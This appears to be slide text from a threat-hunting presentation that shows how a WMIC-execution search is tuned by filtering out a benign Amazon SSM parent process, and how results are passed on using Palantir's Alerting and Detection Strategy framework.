
<https://adsecurity.org/?p=2604>



Casting a wide net










Sometimes it isn't a good search or detection opportunity



Processing: Quick Example

- Tuning WMIC Execution - 30 Day Search
 - Here we would tune out ssm-agent-worker

parent_process

6 Values, 25.101% of events

Selected

Yes

No

Reports


Top values

Top values by time

Rare values


Events with this field

Values	Count	%	
"C:\Program Files\Amazon\SSM\ssm-agent-worker.exe"	60	48.387%	
C:\Program Files\Amazon\SSM\ssm-agent-worker.exe	60	48.387%	
"C:\Users\Administrator\Downloads\SnapMC1_scythe_client64.exe"	1	0.806%	
C:\Users\Administrator\Downloads\SnapMC1_scythe_client64.exe	1	0.806%	
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	1	0.806%	




Dissemination

- Deliver to stakeholders
- SOC deliverable may be an alert, with documented reasoning, context, and potential responses.
- Management or the CTI team may want to record the content to see what ATT&CK ID is covered or log source(s) used.
- Distribute to the Red Team for alert and bypass alert testing.



Dissemination: Structure

- Leverage [Palantir's Alerting and Detection Strategy \(ADS\) Framework](#).
- The Framework breaks down Tactical and Operational objectives into a concise structure:
 - Goal
 - Categorization
 - Strategy Abstract
 - Technical Context
 - Blind Spots and Assumptions
 - False Positives
 - Validation
 - Priority
 - Response



Happy Hunting

